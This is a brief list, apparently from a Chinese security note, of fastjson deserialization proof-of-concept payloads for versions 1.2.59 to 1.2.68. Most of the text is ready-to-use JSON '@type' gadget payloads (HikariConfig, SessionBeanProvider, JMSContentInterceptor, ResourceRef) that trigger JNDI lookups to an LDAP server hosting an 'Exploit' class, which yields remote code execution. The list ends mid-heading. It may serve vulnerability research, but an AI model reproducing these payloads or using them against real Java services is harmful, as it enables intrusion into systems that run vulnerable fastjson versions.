1.2.59 com.zaxxer.hikari.HikariConfig类PoC:
1 {"@type":"com.zaxxer.hikari.HikariConfig","metricRegistry":"ldap://localhost:1389/Exploit"}或{"@type":"com.zaxxer.hikari.HikariConfig","healthCheckRegistry":"ldap://localhost:1389/Exploit"}
1.2.61 org.apache.commons.proxy.provider.remoting.SessionBeanProvider类PoC:
1 {"@type":"org.apache.commons.proxy.provider.remoting.SessionBeanProvider","jndiName":"ldap://localhost:1389/Exploit","Object":"a"}
1.2.62 org.apache.cocoon.components.slide.impl.JMSContentInterceptor类PoC:
1 {"@type":"org.apache.cocoon.components.slide.impl.JMSContentInterceptor", "parameters": {"@type":"java.util.Hashtable","java.naming.factory.initial":"com.sun.jndi.rmi.registry.RegistryContextFactory","topic-factory":"ldap://localhost:1389/Exploit"}, "namespace":""}
1.2.68 org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig类PoC:
1 {"@type":"org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig","metricRegistry":"ldap://localhost:1389/Exploit"}或{"@type":"org.apache.hadoop.shaded.com.zaxxer.hikari.HikariConfig","healthCheckRegistry":"ldap://localhost:1389/Exploit"}
com.caucho.config.types.ResourceRef类PoC:
1 {"@type":"com.caucho.config.types.ResourceRef","lookupName": "ldap://localhost:1389/Exploit", "value": {"$ref":"$.value"}}
 1.2.25的checkAutoType增加: